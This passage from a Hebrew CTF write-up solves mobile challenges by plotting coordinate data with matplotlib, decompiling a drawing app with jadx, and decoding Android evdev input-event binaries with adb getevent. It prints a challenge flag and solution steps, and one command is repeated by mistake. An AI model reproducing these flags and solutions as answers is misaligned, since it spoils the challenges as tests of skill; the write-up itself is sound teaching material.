5.5972 390.1589 0.22344956 1129.3802 409.68106 0.27884287 1118.2402 428.18832 0.32467863 1110.9204 444.49506 0.35998502 1106.1641 457.41562 0.38675547 1103.7961 467.583 0.4073
3164 0.0126148565 1307.7473 297.7553 0.036904708 1305.4893 303.47244 0.08447292 1301.5605 314.85114 0.15656132 1295.7963 332.15955 0.23590937 1289.3835 351.18823 0.30526572 12
.39954 0.786292 1422.2 463.23254 0.9070938 1431.2318 461.833 0.9684168 1435.8206 461.14804 1.0 1438.1875 460.8203 0.0 1529.5938 322.3047 0.0076207467 1526.8594 321.86523 0.010
07.63647 0.9667533 1585.2578 422.14844 0.9917072 1583.8906 431.11328 1.0 1583.5 434.10156 0.0 1711.625 375.03906 0.009019237 1712.9922 377.5879 0.029016102 1715.5312 383.47656
2266 367.74414 1.0 1828.4219 362.5586 0.0 1890.5312 398.2422 0.009922428 1892.6797 395.69336 0.03055902 1897.5625 390.77148 0.05551756 1903.6172 384.9707 0.078879386 1908.7288
9319448 1953.6172 441.66016 0.9604363 1963.1875 441.48438 0.98719937 1972.1719 441.1328 1.0 1976.4688 440.95703 0.0 2134.2812 327.57812 0.010807128 2130.5703 328.19336 0.02887
105.5703 447.7246 0.82972455 2095.6094 454.3164 0.8637694 2083.8906 456.07422 0.8982793 2072.1719 453.4375 0.93143016 2061.8203 448.33984 0.9600065 2053.6172 442.71484 0.97802
4 368.9746 0.07440621 2223.539 365.54688 0.12278033 2227.836 363.96484 0.16292271 2231.5957 363.41553 0.23736192 2238.5781 362.4707 0.42106634 2255.7656 359.83398 0.6113205 22
1562 381.80664 0.5241987 2449.125 382.94922 0.5429272 2442.0938 386.28906 0.5650853 2433.6953 390.06836 0.5895664 2424.3203 394.02344 0.61529666 2415.336 399.82422 0.6422816 2
```

האמת שזה נראה כמו רצף קואורדינטות. הניסיון שלי אומר לי שזה ציור כלשהו. אבל בואו נציץ באפליקציה בעזרת אימולטור. נראה אפליקצייה עם מסך ריק שאפשר לצייר בו, נצייר:




לאחר כמה שניות הציור ימחק מעצמו, מוזר. אבל אם נסתכל ב-Logcat (שבו אפשר לעקוב אחרי הודעות Log באנדרואיד סטודיו), נראה את הדבר הבא:

```
2022-06-12 09:12:57.943 17935-17935/to.note D/debugMsg: 0.0
2022-06-12 09:12:57.943 17935-17935/to.note D/debugMsg: 659.9707
2022-06-12 09:12:57.943 17935-17935/to.note D/debugMsg: 921.9219
2022-06-12 09:12:57.943 17935-17935/to.note D/debugMsg: 0.015363244
2022-06-12 09:12:57.943 17935-17935/to.note D/debugMsg: 659.9707
2022-06-12 09:12:57.943 17935-17935/to.note D/debugMsg: 924.78455
2022-06-12 09:12:57.943 17935-17935/to.note D/debugMsg: 0.041910086
2022-06-12 09:12:57.943 17935-17935/to.note D/debugMsg: 659.5958
Version Control  Run  TODO  Problems  Terminal  Logcat  Build  Profiler
```

מספרים שמזכירים את המספרים ב-flag.txt, עכשיו אני בטוח שהערכים ב-flag.txt הם רצף נקודות x,y שצריך לצייר. לשם כך נכתוב סקריפט המשתמש ב-matplotlib:

```python
import matplotlib.pyplot as plt
arr = list(map(float, open("flag.txt").read().split()))
xs = []
ys = []
for i in range(len(arr)):
    if(i%2==0):
        xs.append(arr[i])
    else:
        ys.append(arr[i])

xs.pop() # uneven amount of numbers
plt.scatter(ys,xs)
plt.show()
```

אני מסיר ערך אחד ממערך ערכי ה-x כי שמתי לב שיש כמות לא שווה של ערכים בין שני המערכים (אחד יותר במערך ערכי האיקס), לכן אני חייב לאזן אותם על מנת לצייר בהצלחה. שימו לב שההנחה היא שהקובץ flag.txt נמצא באותה תיקייה עם הסקריפט:




קצת קשה לראות אבל הדגל הוא:


```
MCL{pL0t_Tw15t}
```

אתגר Or Not To Note (קטגוריית Mobile, 500 נקודות)


באתגר הזה נקבל את התיאור הבא:



וגם קובץ זיפ עם קובץ apk ותיקייה בשם user_data:



נציץ בתיקייה ונראה רצף של קבצים בינאריים:




בתיקייה יש סך הכל 29 קבצים מ-1 עד 29 (כולל).

נציץ בחלק מהקבצים ב-Hex Editor ועם מעט ניסוי וטעייה נגלה שהם בנויים ככה שאמורים להיות 24 בתים בכל שורה:


	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23
00000000	1D	99	76	61	00	00	00	00	21	E4	0D	00	00	00	00	00	03	00	39	00	36	00	00	00
00000024	1D	99	76	61	00	00	00	00	21	E4	0D	00	00	00	00	00	01	00	4A	01	01	00	00	00
00000048	1D	99	76	61	00	00	00	00	21	E4	0D	00	00	00	00	00	01	00	45	01	01	00	00	00
00000072	1D	99	76	61	00	00	00	00	21	E4	0D	00	00	00	00	00	03	00	35	00	D4	03	00	00
00000096	1D	99	76	61	00	00	00	00	21	E4	0D	00	00	00	00	00	03	00	36	00	55	09	00	00
00000120	1D	99	76	61	00	00	00	00	21	E4	0D	00	00	00	00	00	03	00	30	00	05	00	00	00
00000144	1D	99	76	61	00	00	00	00	21	E4	0D	00	00	00	00	00	03	00	31	00	05	00	00	00
00000168	1D	99	76	61	00	00	00	00	21	E4	0D	00	00	00	00	00	03	00	3E	00	7E	01	01	00
00000192	1D	99	76	61	00	00	00	00	21	E4	0D	00	00	00	00	00	00	00	00	00	00	00	00	00
00000216	1D	99	76	61	00	00	00	00	21	E4	0D	00	00	00	00	00	03	00	35	00	D2	03	00	00
00000240	1D	99	76	61	00	00	00	00	21	E4	0D	00	00	00	00	00	03	00	36	00	56	09	00	00
00000264	1D	99	76	61	00	00	00	00	21	E4	0D	00	00	00	00	00	03	00	30	00	04	00	00	00
00000288	1D	99	76	61	00	00	00	00	21	E4	0D	00	00	00	00	00	03	00	31	00	04	00	00	00
00000312	1D	99	76	61	00	00	00	00	21	E4	0D	00	00	00	00	00	03	00	3E	00	7E	01	00	00
00000336	1D	99	76	61	00	00	00	00	21	E4	0D	00	00	00	00	00	00	00	00	00	00	00	00	00
00000360	1D	99	76	61	00	00	00	00	21	E4	0D	00	00	00	00	00	03	00	35	00	D0	03	00	00
00000384	1D	99	76	61	00	00	00	00	21	E4	0D	00	00	00	00	00	03	00	36	00	55	09	00	00

התמונה למעלה מראה קובץ בודד לדוגמה. נראה שגם שאר הקבצים בנויים אותו דבר ושמונת הבתים הראשונים זהים בין כל הקבצים, מעניין. נריץ את האפליקצייה באימולטור:



נראה הודעה שאומרת שהרזולוצייה שלנו לא אופטימלית משום מה ונקבל מסך שאפשר לצייר בו וכפתור עם סימן פלוס עליו. קצת מזכיר את אתגר המובייל הקודם. נצייר משהו על המסך, נראה שבניגוד לאתגר הקודם, הפעם הוא לא נמחק כלל, אלא לחיצה על כפתור הפלוס מוחקת אותו.

עוד שוני מהאתגר הקודם הוא שלא מודפסת שום הודעה עם קואורדינטות. אין ברירה, נצטרך להסתכל על קוד המקור, לשם כך נשתמש ב-jadx:



נראה שברגע שהאפליקציה עולה TakeNote נטען, כיוון שמדובר ב-View מרכזי לאפליקצייה ולאתגר:

```java
package or.note;

import android.content.Context;
import android.graphics.Bitmap;
import android.graphics.Canvas;
import android.graphics.Color;
import android.graphics.Paint;
import android.graphics.Path;
import android.util.AttributeSet;
import android.util.DisplayMetrics;
import android.util.Log;
import android.view.MotionEvent;
import android.view.View;
import android.widget.Toast;
import java.util.ArrayList;
import java.util.Iterator;

/* loaded from: classes.dex */
public class TakeNote extends View {
    public static int BRUSH_SIZE = 20;
    private static final float TOUCH_TOLERANCE = 4.0f;
    private final int backgroundColor;
    private Bitmap mBitmap;
    private final Paint mBitmapPaint;
    private Canvas mCanvas;
    private final Paint mPaint;
    private Path mPath;
    private float mX;
    private float mY;
    private final ArrayList<PathProperties> paths;
    private int strokeWidth;
    public static final int COLOR = Color.rgb(70, 90, 100);
    public static final int BG_COLOR = Color.rgb(248, 248, 248);

    public TakeNote(Context context) {
```

```java
        this(context, null);
    }

    public TakeNote(Context context, AttributeSet attributeSet) {
        super(context, attributeSet);
        this.paths = new ArrayList<>();
        this.backgroundColor = BG_COLOR;
        this.mBitmapPaint = new Paint(4);
        Paint paint = new Paint();
        this.mPaint = paint;
        paint.setAntiAlias(true);
        paint.setDither(true);
        paint.setColor(COLOR);
        paint.setStyle(Paint.Style.STROKE);
        paint.setStrokeJoin(Paint.Join.ROUND);
        paint.setStrokeCap(Paint.Cap.ROUND);
        paint.setXfermode(null);
        paint.setAlpha(255);
    }

    public void initCanvas(DisplayMetrics displayMetrics) {
        int i = displayMetrics.heightPixels;
        int i2 = displayMetrics.widthPixels;
        Context context = getContext();
        if (i != 2178 || i2 != 1080) {
            Toast.makeText(context, "Non-Optimal Resolution", 1).show();
            Log.d("resolutionWarning", "Recommended resolution 2178x1080");
        }
        this.mBitmap = Bitmap.createBitmap(i2, i, Bitmap.Config.ARGB_8888);
        this.mCanvas = new Canvas(this.mBitmap);
        this.strokeWidth = BRUSH_SIZE;
    }

    public void clear() {
        new SaveNote(this.paths).save();
        this.paths.clear();
        invalidate();
    }

    @Override // android.view.View
    protected void onDraw(Canvas canvas) {
        canvas.save();
        this.mCanvas.drawColor(this.backgroundColor);
        Iterator<PathProperties> it = this.paths.iterator();
        while (it.hasNext()) {
            PathProperties next = it.next();
            this.mPaint.setColor(next.color);
            this.mPaint.setStrokeWidth(next.strokeWidth);
            this.mPaint.setMaskFilter(null);
            this.mCanvas.drawPath(next.path, this.mPaint);
        }
        canvas.drawBitmap(this.mBitmap, 0.0f, 0.0f, this.mBitmapPaint);
        canvas.restore();
    }

    private void touchStart(float f, float f2) {
        this.mPath = new Path();
        this.paths.add(new PathProperties(COLOR, this.strokeWidth, this.mPath));
        this.mPath.reset();
        this.mPath.moveTo(f, f2);
        this.mX = f;
        this.mY = f2;
    }

    private void touchMove(float f, float f2) {
        float abs = Math.abs(f - this.mX);
```

```
        float abs2 = Math.abs(f2 - this.mY);
        if (abs >= TOUCH_TOLERANCE || abs2 >= TOUCH_TOLERANCE) {
            Path path = this.mPath;
            float f3 = this.mX;
            float f4 = this.mY;
            path.quadTo(f3, f4, (f + f3) / 2.0f, (f2 + f4) / 2.0f);
            this.mX = f;
            this.mY = f2;
        }
    }

    private void touchUp() {
        this.mPath.lineTo(this.mX, this.mY);
    }

    @Override // android.view.View
    public boolean onTouchEvent(MotionEvent motionEvent) {
        float x = motionEvent.getX();
        float y = motionEvent.getY();
        int action = motionEvent.getAction();
        if (action == 0) {
            touchStart(x, y);
            invalidate();
        } else if (action == 1) {
            touchUp();
            invalidate();
        } else if (action == 2) {
            touchMove(x, y);
            invalidate();
        }
        return true;
    }
}
```

ראשית, בעניין הרזולוצייה הלא-אופטימלית נראה שהאפליקציה מצפה למסך ברזולוצייה של 1080x2178.
שנית נראה ששאר הקוד פשוט דואג לצייר את הקלט של המשתמש. אך אם נסתכל טוב, תחת הפעולה clear, מופיעה השורה הבאה:

```
new SaveNote(this.paths).save();
```

בהנחה שהמשתנה paths הוא למעשה תיאור של הציור שציירנו, אז SaveNote אמור לשמור אותו, אם כך נסתכל על SaveNote:

```
package or.note;

import android.util.Log;
import java.util.ArrayList;

public class SaveNote {
   String TAG = "debugMsg";
   ArrayList<PathProperties> note;

   public SaveNote(ArrayList<PathProperties> arrayList) {
       this.note = arrayList;
}
   public void save() {
       Log.d(this.TAG, "TODO: Filter HAL User Interactions.");
   }

}
```

נראה שלא מתבצעת שמירה, אלא רק הדפסת ההודעה דרך ה-Logger. למה HAL במקום All? אולי זה רמז? נעבור ל-PathProperties אולי משם תגיע הישועה:

```
package or.note;

import android.graphics.Path;

public class PathProperties {
   public int color;
   public Path path;
   public int strokeWidth;

   public PathProperties(int i, int i2, Path path) {
       this.color = i;
       this.strokeWidth = i2;
       this.path = path;

   }
}
```

נאדה! אוקיי, נזכור שיש לנו בינארים מוזרים. המחשבה שלי שכמו האתגר הקודם גם הפעם הדגל הוא למעשה ציור. אז האינטואיציה אומרת שהבינארים איכשהו מייצגים קואורדינטות לציור או שהם פקודות שלמות לציור. אני נוטה יותר לרעיון האחרון, זה יכול להסביר למה צריך רזולוצייה ספציפית. אבל כפי שראינו, אין שום מקום בקוד בו הציור או הפקודות שייצרו אותו נשמרות! אז מה עושים?!

אני חייב להודות שבשלב זה הייתי די חסר עצות, ניסיתי לעקוב אחר כל מיני פעולות בעזרת frida אך זה לא הועיל בכלל. לבסוף החלטתי לקרוא קצת על HAL (כפי שנרמז באתגר) ומתברר שהוא בעצם ממשק המקשר בין החומרה לתוכנה באנדרואיד (לפחות כך לפי הבנתי הדלה) כשהגעתי לחלק הזה:

> To guarantee that HALs have a predictable structure, each hardware-specific HAL interface has properties defined in `hardware/libhardware/include/hardware/hardware.h`. This interface allows the Android system to load correct versions of your HAL modules in a consistent way. A HAL interface consists of two components: modules and devices.

החלטתי שאני לא רוצה להתעמק כעת בקוד המקור של אנדרואיד, וחזרתי לנסות להבין את הבינארים. אחרי הסתכלות ממושכת על 4 הבתים הראשונים (שחוזרים על עצמם בכל אחד מהבינארים).

0	1	2	3
1D	99	76	61

הגעתי למסקנה (הלא מדוייקת) שהם למעשה timestamp ב-little endian. אם נמיר את הבתים האלה למספר ונכניס לאתר המרה, נראה את הדבר הבא:

Convert epoch to human-readable date and vice versa

1635162397 | Timestamp to Human date | [batch convert]

Supports Unix timestamps in seconds, milliseconds, microseconds and nanoseconds.

Assuming that this timestamp is in **seconds**:
GMT : Monday, October 25, 2021 11:46:37 AM
Your time zone : Monday, October 25, 2021 2:46:37 PM GMT+03:00 DST
Relative : 8 months ago

לגמרי אפשרי שהאתגר הזה נכתב באותו תאריך. אך כל ניסיון שלי לנסות להבין מה משמעות שאר הבתים עלה בתוהו. אם כך אחזור למה שברחתי ממנו מקודם, קוד המקור של אנדרואיד. אם נלך לקובץ שקראנו עליו בהסבר על ה-HAL נגיע לכאן.

כיוון שקוד המקור הזה, לא אומר לי כלום, לא אציג אותו כאן, אבל תוכלו לקרוא אותו בקישור. בזמן העיון שמתי לב שבצד שמאל, מלבד הקובץ שאנחנו מסתכלים בו כעת, יש עוד כל מיני קבצים באותה תיקייה, חלקם קשורים בגרפיקה וחלקם בקלט.

עיון מהיר בקבצי הגרפיקה לא הועיל כלל, אך עיון בקובץ ה-input.h שההתחלה שלו נראית כך:

```
#ifndef ANDROID_INCLUDE_HARDWARE_INPUT_H
#define ANDROID_INCLUDE_HARDWARE_INPUT_H

#include <hardware/hardware.h>
#include <stdint.h>

__BEGIN_DECLS

#define INPUT_MODULE_API_VERSION_1_0 HARDWARE_MODULE_API_VERSION(1, 0)
#define INPUT_HARDWARE_MODULE_ID "input"

#define INPUT_INSTANCE_EVDEV "evdev"

typedef enum input_bus {
    INPUT_BUS_BT,
    INPUT_BUS_USB,
    INPUT_BUS_SERIAL,
    INPUT_BUS_BUILTIN
} input_bus_t;
```

גרם לי לחשוב, מה אם הקבצים הבינארים שלנו מהווים קלט למכשיר עצמו. אם רק אוכל למצוא מבנה נתונים הכולל בתוכו timestamp, כנראה אגיע לתשובה. כאן התחיל מסע ארוך, כואב ומייגע.

במהלך חיפוש אחרי כל דבר שקשור לאנדרואיד ול-MotionEvent, הגעתי לתשובה הזו ב-StackOverflow:

> 0
>
> The first place I would look at in in frameworks/base/libs/ui/EventHub.cpp, it will go through /dev/input to find the different input devices on your platform and what "kind" of input those are.
>
> More...
>
> Next step is in frameworks/base/services/jni/com_android_server_KeyInputQueue.cpp and frameworks/base/services/java/com/android/server/KeyInputQueue.java.
>
> If all you are doing is implementing the input interface for a new piece of hardware, I don't think you need to do any further than that...
>
> Share Follow · edited Dec 4, 2010 at 20:28 · answered Dec 3, 2010 at 0:29
> Matthieu
> 15.7k • 10 • 58 • 85

הדבר הראשון שעשיתי הוא ללכת לקרוא את קוד המקור שהוא הפנה אליו וגם לבדוק מה פשר /dev/input.

נתחיל עם קוד המקור שכך הוא מתחיל:

```
frameworks/native/services/inputflinger/reader/EventHub.cpp

ntHub.cpp

#include <errno.h>
#include <fcntl.h>
#include <inttypes.h>
#include <memory.h>
#include <stdint.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/capability.h>
#include <sys/epoll.h>
#include <sys/inotify.h>
#include <sys/ioctl.h>
#include <sys/limits.h>
#include <sys/stat.h>
#include <sys/sysmacros.h>
#include <unistd.h>

#define LOG_TAG "EventHub"

// #define LOG_NDEBUG 0
#include <android-base/file.h>
#include <android-base/stringprintf.h>
#include <android-base/strings.h>
#include <cutils/properties.h>
#include <input/KeyCharacterMap.h>
#include <input/KeyLayoutMap.h>
#include <input/VirtualKeyMap.h>
#include <openssl/sha.h>
#include <statslog.h>
#include <utils/Errors.h>
#include <utils/Log.h>
#include <utils/Timers.h>

#include <filesystem>
#include <regex>

#include "EventHub.h"
```

מצאתי את הקובץ המדובר בתיקייה אחרת ממה שהתשובה טענה, אבל מדובר בתשובה ישנה.

בקוד עצמו לא מצאתי שום דבר מעניין, מה שכן, נראה ששווה להסתכל על קבצים באותה תיקייה, אולי נעשה זאת אחרי שנבדוק מה זה /dev/input.

מבדיקה זריזה נראה שזאת תיקייה, נפתח את האימולטור ונריץ את הפקודה הבאה:

```
PS C:\Users\Dan\AppData\Local\Android\Sdk\platform-tools> .\adb.exe shell "ls /dev/input"
event0
event1
event10
event11
event12
event13
event2
event3
event4
event5
event6
event7
event8
event9
```

נראה שיש המון events, ננסה לברר עוד קצת אודותיהם וניתקל [בתשובה](#) הבאה:

4

These are special character files. Opening them with text editor makes no sense; try accessing them with 'cat': **cat /dev/input/event0**

If you create some input on the associated device, like typing on the keyboard, moving the most, activating a sensor, you should see data. This data in 32 byte 'evdev' (Event Device) structures. Its better to look at it with something like: **od -h /dev/input/event1**

They represents Linux user input devices like keyboards, mouse or touchpads. On Android they represent sensors too. On my HTC Wildfire, you can find proximity, light, compass sensors.

You can check your device like that:

```
# cat /sys/class/input/event*/device/name
h2w headset
atmel-touchscreen
proximity
buzz-keypad
buzz-nav
lightsensor-level
curcial-oj
compass
```

Browse `/sys/class/input` directory to find out what they are.

When Android boots up EventHub (frameworks/base/services/input/EventHub.cpp in the Android source) scans all files in /dev/input and queries each (using IOCTLS to query the device name, version, etc) and creates the appropriate device (like mouse, keyboard, multitouch screen, etc) (by a mechanism as yet still unknown to ribo)

These 'evdev' 32 byte structures:

```
struct input_event {
    struct timeval time;
    unsigned short type;
    unsigned short code;
    unsigned int value;
};
```

contain the timestamp of the event, the type of the event, the keycode (or mouse relative motion direction/axis) and a value (such as how much a mouse moved).

החלק בסוף התשובה נראה שמכיל timestamp כמו שיש לנו, אולי זו בעצם התבנית של הקבצים שלנו? אבל לנו יש 24 בתים בכל שורה, ופה מדובר על 32. נבדוק איך אפשר "לתפוס" input event שכזה בעצמנו (הפקודה שבתשובה למעלה לא עבדה...). לאחר חיפוש קל, נגלה שהפקודה היא:

```
adb shell getevent -l
```

נריץ בזמן שהאפליקצייה עדיין רצה באימולטור ונצייר על המסך:

```
/dev/input/event2: EV_ABS       ABS_MT_POSITION_Y     00004932
/dev/input/event2: EV_SYN       SYN_REPORT            00000000
/dev/input/event2: EV_ABS       ABS_MT_POSITION_Y     00004965
/dev/input/event2: EV_SYN       SYN_REPORT            00000000
/dev/input/event2: EV_ABS       ABS_MT_POSITION_Y     00004987
/dev/input/event2: EV_SYN       SYN_REPORT            00000000
/dev/input/event2: EV_ABS       ABS_MT_POSITION_Y     000049bb
/dev/input/event2: EV_SYN       SYN_REPORT            00000000
/dev/input/event2: EV_ABS       ABS_MT_POSITION_X     00000eb2
/dev/input/event2: EV_SYN       SYN_REPORT            00000000
/dev/input/event2: EV_ABS       ABS_MT_POSITION_Y     000049ee
/dev/input/event2: EV_SYN       SYN_REPORT            00000000
/dev/input/event2: EV_ABS       ABS_MT_POSITION_Y     00004a21
/dev/input/event2: EV_SYN       SYN_REPORT            00000000
/dev/input/event2: EV_ABS       ABS_MT_POSITION_Y     00004a54
/dev/input/event2: EV_SYN       SYN_REPORT            00000000
/dev/input/event2: EV_ABS       ABS_MT_POSITION_Y     00004a76
/dev/input/event2: EV_SYN       SYN_REPORT            00000000
/dev/input/event2: EV_ABS       ABS_MT_PRESSURE       00000000
/dev/input/event2: EV_ABS       ABS_MT_TRACKING_ID    ffffffff
/dev/input/event2: EV_SYN       SYN_REPORT            00000000
/dev/input/event2: EV_ABS       ABS_MT_TRACKING_ID    00000000
/dev/input/event2: EV_ABS       ABS_MT_POSITION_X     00003d09
/dev/input/event2: EV_ABS       ABS_MT_POSITION_Y     000068ff
/dev/input/event2: EV_ABS       ABS_MT_PRESSURE       00000400
/dev/input/event2: EV_SYN       SYN_REPORT            00000000
/dev/input/event2: EV_ABS       ABS_MT_PRESSURE       00000000
/dev/input/event2: EV_ABS       ABS_MT_TRACKING_ID    ffffffff
/dev/input/event2: EV_SYN       SYN_REPORT            00000000
```

אוקיי, אולי זה מה שהבינארים שלנו מכילים, אחרי קצת ששיחקתי קצת עם getevent גיליתי שאפשר גם להדפיס את הערכים raw (לפני שעברו תרגום לקבועים) בעזרת הפקודה:

```
adb shell getevent -l
```

נריץ ונצייר על המסך:

```
[  122100.429259] /dev/input/event2: 0003 0036 00003f54
[  122100.429259] /dev/input/event2: 0000 0000 00000000
[  122100.430997] /dev/input/event2: 0003 0035 0000371c
[  122100.430997] /dev/input/event2: 0000 0000 00000000
[  122100.433970] /dev/input/event2: 0003 0036 00003f21
[  122100.433970] /dev/input/event2: 0000 0000 00000000
[  122100.438967] /dev/input/event2: 0003 0036 00003eee
[  122100.438967] /dev/input/event2: 0000 0000 00000000
[  122100.444549] /dev/input/event2: 0003 0036 00003ebb
[  122100.444549] /dev/input/event2: 0000 0000 00000000
[  122100.445984] /dev/input/event2: 0003 0035 000036c0
[  122100.445984] /dev/input/event2: 0000 0000 00000000
[  122100.449971] /dev/input/event2: 0003 0036 00003e99
[  122100.449971] /dev/input/event2: 0000 0000 00000000
[  122100.454950] /dev/input/event2: 0003 0036 00003e65
[  122100.454950] /dev/input/event2: 0000 0000 00000000
[  122100.459045] /dev/input/event2: 0003 0035 00003665
[  122100.459045] /dev/input/event2: 0000 0000 00000000
[  122100.462482] /dev/input/event2: 0003 0036 00003e32
[  122100.462482] /dev/input/event2: 0000 0000 00000000
[  122100.470017] /dev/input/event2: 0003 0036 00003dff
[  122100.470017] /dev/input/event2: 0000 0000 00000000
[  122100.473027] /dev/input/event2: 0003 0035 00003629
[  122100.473027] /dev/input/event2: 0000 0000 00000000
[  122100.485068] /dev/input/event2: 0003 0036 00003dcc
[  122100.485068] /dev/input/event2: 0000 0000 00000000
[  122100.693258] /dev/input/event2: 0003 003a 00000000
[  122100.693258] /dev/input/event2: 0003 0039 ffffffff
[  122100.693258] /dev/input/event2: 0000 0000 00000000
```

כעת זה כבר ממש מזכיר את הבינארים שלנו, ה-timestamp בהתחלה, ואז כל מיני ערכים שנראה שמייצגים את הפוזיציה על המסך. המחשבה הראשונה שלי הייתה לשלוח בחזרה את ה-events שבבינארים בעזרת פקודת sendevent שאמורה לעבוד, אבל זה לא עבד לי משום מה.

אם כך, אצטרך לפרסר את ה-events בעצמי למשהו קריא, וכנראה משם לצייר בעצמי. בשלב זה אני יודע שעליתי על זה, אבל לא לגמרי בטוח מה הפורמט.

אחרי הרבה חיפושים, גם בקוד מקור וגם מחוצה לו, אני מגיע לדף github שעושה לי קצת סדר בעניינים:

Review

input_event

- time (timeval)
  - tv_sec (long)
  - tv_usec (long)
- type (__u16)
- code (__u16)
- value (__s32)

Flattened: SEC USEC TYPE CODE VALUE

